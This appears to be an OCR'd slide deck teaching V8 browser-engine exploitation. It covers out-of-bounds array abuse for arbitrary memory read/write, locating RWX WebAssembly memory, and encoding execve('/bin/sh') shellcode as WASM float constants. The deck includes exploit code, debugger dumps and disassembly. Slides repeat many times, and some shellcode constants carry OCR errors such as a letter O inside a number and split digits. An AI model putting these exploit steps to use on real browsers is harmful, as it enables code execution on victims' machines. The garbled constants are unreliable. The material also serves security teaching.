



```
// DebugPrint Result of target

DebugPrint: 0x14bc0004adcd: [JSArray]
- map: 0x14bc0018efb1 <Map[16] …
- prototype: 0x14bc0018e925 <JSArray[0]>
- length: 1
- elements: 0x14bc0004adbd <FixedDoubleArray[1] …
```

10 Arbitrary Address Read/Write

Example 7

```
// target_rw.js

{··· Utility Functions ···}
function AddrOf(obj){···}
function AAR(addr){···}
function AAW(addr){···}

var oob = [1.1];
var find_addr = [{}];
oob.splice(-2);
var target = [1.1]        // we will insert shellcode in it later.

var oob_obj_addr = AddrOf(oob) - 0x1n; // oob array's object pointer
var oob_data_addr = oob_obj_addr - 0x8n;     // oob[0]'s pointer
var target_obj_addr = AddrOf(target) - 0x1n;   // target's object pointer
var target_data_addr = target_obj_addr - 0x8n; // target[0]'s pointer

print("Initial value: ", IntToFloat((AAR(target_data_addr))));  // read target[0]
AAW(target_data_addr, FloatToInt(2.2));          // change value 1.1 to 2.2
print("After value: ", IntToFloat((AAR(target_data_addr))));    // check value
```





```
// view memory via gdb

pwndbg> x/16gx 0x14bc0004adbd-1
0x14bc0004adbc: 0x0000000200000851      0x3ff199999999999a
0x14bc0004adcc: 0x000006cd0018efb1      0x000000020004adbd
...
```

10 Arbitrary Address Read/Write

Example 7

```
// target_rw.js

{··· Utility Functions ···}
function AddrOf(obj){···}
function AAR(addr){···}
function AAW(addr){···}

var oob = [1.1];
var find_addr = [{}];
oob.splice(-2);
var target = [1.1]        // we will insert shellcode in it later.

var oob_obj_addr = AddrOf(oob) - 0x1n; // oob array's object pointer
var oob_data_addr = oob_obj_addr - 0x8n;     // oob[0]'s pointer
var target_obj_addr = AddrOf(target) - 0x1n;   // target's object pointer
var target_data_addr = target_obj_addr - 0x8n; // target[0]'s pointer

print("Initial value: ", IntToFloat((AAR(target_data_addr))));  // read target[0]
AAW(target_data_addr, FloatToInt(2.2));          // change value 1.1 to 2.2
print("After value: ", IntToFloat((AAR(target_data_addr))));    // check value
```





```
// view memory via gdb

pwndbg> x/16gx 0x14bc0004adbd-1
0x14bc0004adbc: 0x0000000200000851      0x3ff199999999999a
0x14bc0004adcc: 0x000006cd0018efb1      0x000000020004adbd
...
```

10 Arbitrary Address Read/Write

Example 7

```
// target_rw.js

{··· Utility Functions ···}
function AddrOf(obj){···}
function AAR(addr){···}
function AAW(addr){···}

var oob = [1.1];
var find_addr = [{}];
oob.splice(-2);
var target = [1.1]        // we will insert shellcode in it later.

var oob_obj_addr = AddrOf(oob) - 0x1n; // oob array's object pointer
var oob_data_addr = oob_obj_addr - 0x8n;     // oob[0]'s pointer
var target_obj_addr = AddrOf(target) - 0x1n;   // target's object pointer
var target_data_addr = target_obj_addr - 0x8n; // target[0]'s pointer

print("Initial value: ", IntToFloat((AAR(target_data_addr))));  // read target[0]
AAW(target_data_addr, FloatToInt(2.2));          // change value 1.1 to 2.2
print("After value: ", IntToFloat((AAR(target_data_addr))));    // check value
```





```
// Result of execution (target_rw.js)

Initial value: 1.1
```

10 Arbitrary Address Read/Write

Example 7


```
// target_rw.js

{··· Utility Functions ···}
function AddrOf(obj){···}
function AAR(addr){···}
function AAW(addr){···}

var oob = [1.1];
var find_addr = [{}];
oob.splice(-2);
var target = [1.1]        // we will insert shellcode in it later.

var oob_obj_addr = AddrOf(oob) - 0x1n; // oob array's object pointer
var oob_data_addr = oob_obj_addr - 0x8n;     // oob[0]'s pointer
var target_obj_addr = AddrOf(target) - 0x1n;   // target's object pointer
var target_data_addr = target_obj_addr - 0x8n; // target[0]'s pointer

print("Initial value: ", IntToFloat((AAR(target_data_addr))));  // read target[0]
AAW(target_data_addr, FloatToInt(2.2));          // change value 1.1 to 2.2
print("After value: ", IntToFloat((AAR(target_data_addr))));    // check value
```



10 Arbitrary Address Read/Write

Example 7

```
// target_rw.js

{··· Utility Functions ···}
function AddrOf(obj){···}
function AAR(addr){···}
function AAW(addr){···}

var oob = [1.1];
var find_addr = [{}];
oob.splice(-2);
var target = [1.1]        // we will insert shellcode in it later.

var oob_obj_addr = AddrOf(oob) - 0x1n; // oob array's object pointer
var oob_data_addr = oob_obj_addr - 0x8n;     // oob[0]'s pointer
var target_obj_addr = AddrOf(target) - 0x1n;   // target's object pointer
var target_data_addr = target_obj_addr - 0x8n; // target[0]'s pointer

print("Initial value: ", IntToFloat((AAR(target_data_addr))));  // read target[0]
AAW(target_data_addr, FloatToInt(2.2));          // change value 1.1 to 2.2
print("After value: ", IntToFloat((AAR(target_data_addr))));    // check value
```




```
// Result of execution (target_rw.js)


Initial value: 1.1
After value: 2.2
```

Find V8 Bugs

Memory Corruption

Memory Read/Write

Sandbox Escape

- Finding RWX Space
- Writing Shellcode using WASM
- Finding Shellcode Entry-point


Code Execution

11 WASM

Exploit | Find rwx space | Write a shellcode | Find a Entrypoint

WASM (WebAssembly)

- Binary instruction format
- Efficient and fast
- Can use with JavaScript
- Represented in both text format(.wat) and binary format(.wasm)



- emcc: https://emscripten.org/docs/getting_started/downloads.html
- wabt: https://github.com/WebAssembly/wabt

C++

```
int main(){
    return 0;
}
```

or

WASM (.wat)

```
(module
  (type (;0;) (func (param i64 i64)))
  (func (;0;) (type 0) (param i64 i64))
  (export "main" (func 0)))
```

WASM (.wasm)

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   00 61 73 6D 01 00 00 00 01 06 01 60 02 7E 7E 00  .asm.......`.~~.
00000010   03 02 01 00 07 08 01 04 6D 61 69 6E 00 00 0A 04  ........main....
00000020   01 02 00 0B                                      ....
```

JavaScript (.js)

```
var wasm_code = new Uint8Array([0x00, 0x61, 0x73, 0x6D, 0x01, 0x00, 0x00,
0x00, 0x01, 0x06, 0x01, 0x60, 0x02, 0x7E, 0x7E, 0x00, 0x03, 0x02, 0x01, 0x00,
0x07, 0x08, 0x01, 0x04, 0x6D, 0x61, 0x69, 0x6E, 0x00, 0x00, 0x0A, 0x04, 0x01,
0x02, 0x00, 0x0B]);
```

12 RWX Space (1)

Example 8

```
// wasm_ex.js
var wasm_code = new Uint8Array([0x00, 0x61, 0x73, 0x6D, 0x01, 0x00, 0x00, 0x00, 0x01, 0x06, 0x01, 0x60, 0x02, 0x7E, 0x7E, 0x00, 0x03, 0x02, 0x01, 0x00, 0x07, 0x08,
0x01, 0x04, 0x6D, 0x61, 0x69, 0x6E, 0x00, 0x00, 0x0A, 0x04, 0x01, 0x02, 0x00, 0x0B]);
var wasm_module = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_module);
var f = wasm_instance.exports.main;
%DebugPrint(wasm_instance);
while(1);
```

```
DebugPrint: 0x3a3a0019aa15: [WasmInstanceObject] in OldSpace
- map: 0x3a3a001913a1 <Map[208](HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0x3a3a0019144d <Object map = 0x3a3a0019a9ed>
- elements: 0x3a3a000006cd <FixedArray[0]> [HOLEY_ELEMENTS]
                                    ...
- indirect_function_table_targets: 0x3a3a00006175
<ExternalPointerArray[0]>
- isorecursive_canonical_types: 0x55778e5d56c0
- jump_table_start: 0x1c65b256b000
```

12 RWX Space (2)

Example 8

```
// wasm_ex.js
var wasm_code = new Uint8Array([0x00, 0x61, 0x73, 0x6D, 0x01, 0x00, 0x00, 0x00, 0x01, 0x06, 0x01, 0x60, 0x02, 0x7E, 0x7E, 0x00, 0x03, 0x02, 0x01, 0x00, 0x07, 0x08,
0x01, 0x04, 0x6D, 0x61, 0x69, 0x6E, 0x00, 0x00, 0x0A, 0x04, 0x01, 0x02, 0x00, 0x0B]);
var wasm_module = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_module);
var f = wasm_instance.exports.main;
%DebugPrint(wasm_instance);
while(1);
```

```
DebugPrint: 0x3a3a0019aa15: [WasmInstanceObject] in OldSpace
- map: 0x3a3a001913a1 <Map[208](HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0x3a3a0019144d <Object map = 0x3a3a0019a9ed>
- elements: 0x3a3a000006cd <FixedArray[0]> [HOLEY_ELEMENTS]
                                  ...
- indirect_function_table_targets: 0x3a3a00006175
<ExternalPointerArray[0]>
- isorecursive_canonical_types: 0x55778e5d56c0
- jump_table_start: 0x1c65b256b000
```

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

Start              End                Perm     Offset   File
0x1c65b256b000     0x1c65b256c000     rwxp           0   [anon_1c65b256b]
0x2c3600000000     0x2c3600040000     rw-p           0   [anon_2c3600000]
0x2c3600040000     0x2c3610000000     ---p           0   [anon_2c3600040]
```

12 RWX Space (3)

Exploit | Find rwx space | Write a shellcode | Find a Entrypoint

Example 8

```
// wasm_ex.js
var wasm_code = new Uint8Array([0x00, 0x61, 0x73, 0x6D, 0x01, 0x00, 0x00, 0x00, 0x01, 0x06, 0x01, 0x60, 0x02, 0x7E, 0x7E, 0x00, 0x03, 0x02, 0x01, 0x00, 0x07, 0x08,
0x01, 0x04, 0x6D, 0x61, 0x69, 0x6E, 0x00, 0x00, 0x0A, 0x04, 0x01, 0x02, 0x00, 0x0B]);
var wasm_module = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_module);
var f = wasm_instance.exports.main;
%DebugPrint(wasm_instance);
while(1);
```

```
DebugPrint: 0x3a3a0019aa15: [WasmInstanceObject] in OldSpace
- map: 0x3a3a001913a1 <Map[208](HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0x3a3a0019144d <Object map = 0x3a3a0019a9ed>
- elements: 0x3a3a000006cd <FixedArray[0]> [HOLEY_ELEMENTS]
                                  ...
- indirect_function_table_targets: 0x3a3a00006175
<ExternalPointerArray[0]>
- isorecursive_canonical_types: 0x55778e5d56c0
- jump_table_start: 0x1c65b256b000
```

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

Start              End                Perm     Offset   File
0x1c65b256b000     0x1c65b256c000     rwxp          0   [anon_1c65b256b]
0x2c3600000000     0x2c3600040000     rw-p          0   [anon_2c3600000]
0x2c3600040000     0x2c3610000000     ---p          0   [anon_2c3600040]
```

WasmInstanceObject + 0x48n
=
jump_table_start pointer

```
pwndbg> x/10gx 0x3a3a0019aa15 - 1

0x3a3a0019aa14:   0x000006cd001913a1     0x000006cd000006cd
0x3a3a0019aa24:   0x00000e69000006cd     0x00000e6900006175
0x3a3a0019aa34:   0x0000000000000e69     0xffffffffff000000
0x3a3a0019aa44:   0x0000000000000000     0x000055778e5d56c0
0x3a3a0019aa54:   0xffffffffff000000     0x00001c65b256b000
```

13 Shellcode (1)

How to make Shellcode?

```
var wasmCode = new Uint8Array([
0x00, 0x61, 0x73, 0x6d, 0x01, 0x00, 0x00, 0x00, 0x01, 0x05, 0x01, 0x60, 0x00,
0x01, 0x7c, 0x03, 0x02, 0x01, 0x00, 0x07, 0x09, 0x01, 0x05, 0x73, 0x70, 0x72,
0x61, 0x79, 0x00, 0x00, 0x0a, 0x53, 0x01, 0x51, 0x00, 0x44, 0x90, 0x90, 0x90,
0x90, 0x90, 0x90, 0xeb, 0x07, 0x44, 0x68, 0x2f, 0x73, 0x68, 0x00, 0x5b, 0xeb,
0x07, 0x44, 0x68, 0x2f, 0x62, 0x69, 0x6e, 0x59, 0xeb, 0x07, 0x44, 0x48, 0xc1,
0xe3, 0x20, 0x90, 0x90, 0xeb, 0x07, 0x44, 0x48, 0x01, 0xcb, 0x53, 0x90, 0x90,
0xeb, 0x07, 0x44, 0x48, 0x89, 0xe7, 0x6a, 0x3b, 0x58, 0xeb, 0x07, 0x44,
0x48, 0x31, 0xf6, 0x48, 0x31, 0xd2, 0xeb, 0x07, 0x44, 0x0f, 0x05, 0x90, 0x90,
0x90, 0x90, 0xeb, 0x07, 0x1a, 0x1a, 0x1a, 0x1a, 0x1a, 0x1a, 0x1a, 0x0b
]);
```

13 Shellcode (1)


How to make Shellcode?

①

```
execve("/bin/sh");
...
```

13 Shellcode (1)

How to make Shellcode?



13 Shellcode (1)

How to make Shellcode?

①

```
execve("/bin/sh");
...
```

②

```
0x07eb909090909090
0x07eb5b0068732f68
0x07eb596e69622f68
0x07eb909020e3c148
0x07eb909053cb0148
0x07eb583b6ae78948
0x07ebd23148f63148
0x07eb90909090050f
```

③

```
var wasmCode = new Uint8Array([
0x00, 0x61, 0x73, 0x6d, ···, 0x1a, 0x1a, 0x1a, 0x1a, 0x1a, 0x1a, 0x1a, 0x0b
]);
```

13 Shellcode (1)

How to make Shellcode?


```
execve("/bin/sh");
...
```

```
0x07eb909090909090
0x07eb5b0068732f68
0x07eb596e69622f68
0x07eb909020e3c148
0x07eb909053cb0148
0x07eb583b6ae78948
0x07ebd23148f63148
0x07eb90909090050f
```

```
(module
  (func (export "spray") (result f64)                    ①
    f64.const 1.630524277758O9e-270
    f64.const 1.6181477236817195e-270
    f64.const 1.6177848829038078e-270
    f64.const 1.630523884017562e-270
    f64.const 1.6305240634909753e-270
    f64.const 1.6175077909294658e-270
    f64.const 1.6456885606567564e-270
    f64.const 1.6305242777505848e-270
    drop
    ...
    drop
  )
)
```

13 Shellcode (1)

How to make Shellcode?



13 Shellcode (2)

How to make Shellcode?

```
execve("/bin/sh");
...
```

```
0x07eb909090909090
0x07eb5b0068732f68
0x07eb596e69622f68
0x07eb909020e3c148
0x07eb909053cb0148
0x07eb583b6ae78948
0x07ebd23148f63148
0x07eb90909090050f
```

```
(module
  (func (export "spray") (result f64)
    f64.const 1.63052427775809e-270
    f64.const 1.6181477236817195e-270
    f64.const 1.6177848829038078e-270
    f64.const 1.630523884017562e-270
    f64.const 1.6305240634909753e-270
    f64.const 1.617507790929465 8e-270
    f64.const 1.6456885606567564e-270
    f64.const 1.630524277750584 8e-270
    drop
    ...
    drop
  )
)
```

```
var wasmCode = new Uint8Array([
0x00, 0x61, 0x73, 0x6d, ···, 0x1a, 0x1a, 0x1a, 0x1a, 0x1a, 0x1a, 0x1a, 0x0b
]);
```

Disassemble

```
                        ...
0006    EB07            JMP     000F
0008    682F736800      PUSH    0068732F
000D    5B              POP     RBX
000E    EB07            JMP     0017
0010    682F62696E      PUSH    6E69622F
0015    59              POP     RCX
                        ...
001E    EB07            JMP     0027
0020    4801CB          ADD     RBX,RCX
0023    53              PUSH    RBX
                        ...
0026    EB07            JMP     002F
0028    4889E7          MOV     RDI,RSP
002B    6A3B            PUSH    003B
                        ...
0038    0F05            SYSCALL
                        ...
```

13 Shellcode (2)

How to make Shellcode?

```
execve("/bin/sh");
...
```

```
0x07eb909090909090
0x07eb5b0068732f68
0x07eb596e69622f68
0x07eb909020e3c148
0x07eb909053cb0148
0x07eb583b6ae78948
0x07ebd23148f63148
0x07eb90909090050f
```

```
(module
  (func (export "spray") (result f64)
    f64.const 1.63052427775809e-270
    f64.const 1.6181477236817195e-270
    f64.const 1.6177848829038078e-270
    f64.const 1.630523884017562e-270
    f64.const 1.6305240634909753e-270
    f64.const 1.617507790294658e-270
    f64.const 1.6456885606567564e-270
    f64.const 1.630524277505848e-270
    drop
    ...
    drop
  )
)
```

```
var wasmCode = new Uint8Array([
0x00, 0x61, 0x73, 0x6d, ···, 0x1a, 0x1a, 0x1a, 0x1a, 0x1a, 0x1a, 0x1a, 0x0b
]);
```

Disassemble

```
                    ...
0006    EB07        JMP     000F
0008    682F736800  PUSH    0068732F
000D    5B          POP     RBX
000E    EB07        JMP     0017
0010    682F62696E  PUSH    6E69622F
0015    59          POP     RCX
                    ...
001E    EB07        JMP     0027
0020    4801CB      ADD     RBX,RCX
0023    53          PUSH    RBX
                    ...
0026    EB07        JMP     002F
0028    4889E7      MOV     RDI,RSP
002B    6A3B        PUSH    003B
                    ...
0038    0F05        SYSCALL
                    ...
```

13 Shellcode (2)

How to make Shellcode?

```
execve("/bin/sh");
...
```

```
0x07eb909090909090
0x07eb5b0068732f68
0x07eb596e69622f68
0x07eb909020e3c148
0x07eb909053cb0148
0x07eb583b6ae78948
0x07ebd23148f63148
0x07eb90909090050f
```

```
(module
  (func (export "spray") (result f64)
    f64.const 1.63052427775809e-270
    f64.const 1.6181477236817195e-270
    f64.const 1.6177848829038078e-270
    f64.const 1.630523884017562e-270
